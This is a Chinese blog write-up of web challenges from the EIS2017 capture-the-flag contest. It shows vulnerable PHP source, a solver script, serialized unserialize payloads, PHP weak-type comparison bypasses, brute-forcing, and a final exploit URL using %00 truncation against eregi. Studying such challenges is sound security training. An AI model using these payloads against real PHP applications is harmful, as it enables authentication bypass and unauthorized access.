EIS2017-几道简单的WEB题的writeup

原创

Coo1D 于 2017-11-02 16:29:28 发布 835 收藏


分类专栏： CTF Web

本文链接：https://blog.csdn.net/CoolD_/article/details/78426353

CTF 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



Web

4 篇文章 0 订阅

订阅专栏


文章目录

PHP代码审计(70Pts)

先看下源代码

```php
<?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
```


审计得到通过get方式传递args变量，才能执行if里面的代码，下个if的正则表达式的意思是匹配任意 [A-Za-z0-9_] 的字符，就是任意大小写字母和0到9以及下划线组成，所以我们就测试php的全局变量，将其变量名传入，经测试，传入GLOBALS,可以得到flag值。



EIS{GE7_fl4g_w17h_GL0B4L}

快速计算(78Pts)

看一下题目



直接附上脚本

kuai.py

```python
#!/usr/bin/env python
#coding=utf-8
import requests

url='http://202.120.7.220:2333/index.php'
s=requests.Session()
r=s.get(url)
res=r.content
a=res.find('<br/>')
b=res.find('=',a)

num=res[a+5:b]
r=s.post(url,data={'v':eval(num)})
print r.content
```

coold@ubuntu: ~


```
coold@ubuntu:~$ python kuai.py
<!DOCTYPE html>
<!--[if IE 8 ]> <html lang="en" class="ie8"> <![endif]-->
<!--[if IE 9 ]> <html lang="en" class="ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--> <html lang="en"> <!--<![endif]-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body>
flag is EIS{sdf4we5554}</body>

</html>
```


EIS{sdf4we5554}

php trick(82Pts)

查看源代码

审计一下发现是变量覆盖




Warning: file_get_contents(): Filename cannot be empty in **/var/www/web2/index.php** on line **6**
flag is RVF{woshiflag}

对flag进行凯撒解密

EIS{jbfuvsynt}

随机数(108Pts)


多次刷新发现，数字范围是1000以内，写个1-1000的字典，然后放到burp中intruder。



EIS{brute_forc3_th3_r4nd0m_s33d}

不是管理员也能login(103Pts)

原题目中说明了题目会有提示，那我们先找找。
一个是在网站的说明与帮助中



好的，他告诉了我们网站的用户名，md5后的test必须为零，这个很简单，让我们想到了php弱类型，比如QNKCDZO等。

然后，在源代码中发现了第二个hint

```
    <br>   if($test != '0'){
    <br>                $this->error
    <br>     }
</font>
<!--
$pwd =$this->_post("password");
$data_u = unserialize($pwd);
if($data_u['name'] == 'XX' && $data_u['pwd']=='XX')
    {
      print_r($flag);
    }
-->
</body>
</html>
```



看到unserialize我们知道是php反序列化

附上脚本

3.php

```php
<?php
error_reporting(0);


$test1='';
$test1=array("name"=>true,"pwd"=>true);
echo var_dump($test1);
echo var_dump(serialize($test1));
?>
```


然后放服务器运行一下



得到反序列化后的password a `:2:{s:4:"name";b:1;s:3:"pwd";b:1;}`


登陆拿到flag

EIS{Smi1E_on_YouR_face_And_in_y0ur_heart}

PHP是最好的语言(125Pts)

这道题真的很折磨人。

在对原网站进行各种扫描截断无果后，在队友的努力下找到.bak源码泄露，访问index.php.bak得到源码，而后对其审计。



又看到了unserialize，好的，又是反序列化。

继续往下看，要求foo值里面要有一个param1，它要比2017大而且不能是纯数字，赋值为2018a即可，这里用到了PHP弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型intval再比。


第二个是param2，要求其是一个长度为5的数组且第一个值也为数组，而且还有存在“nudt”，利用第一个"nudt"字符串与0弱类型比较相等，就可以绕过：“param2”:[[1],2,3,4,0]

然后我们对其反序列化，附上脚本。

index.php 2.php

```php
<?php
error_reporting(0);
$test='';
$test=array("param1"=>"2018a","param2"=>[[1],2,3,4,0]);
echo var_dump($test);
echo var_dump(serialize($test));


?>
```


运行一下得到foo的值 `a:2:{s:6:"param1";s:5:"2018a";s:6:"param2";a:5:{i:0;a:1:{i:0;i:1;}i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:0;}}`



然后继续往下看，要求egg参数的egg[0]=MyAns，由于eregi需要截断所以要用%00截断，所以egg[0]=%00MyAns。

最后，egg[1]与fish相比不相等就行

附上最后的payload。

```
http://202.112.26.124:8080/95fe19724cc6084f08366340c848b791/index.php?foo=a:2:{s:6:"param1";s:5:"2018a";s:6:"param2";a:5:{i:0;a:1:{i:0;i:1;}i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:0;}}&egg[0]=%00MyAns&egg[1][]=1111&fish=1
```

EIS{php_th3_b45t_l4ngu4g3}

OK.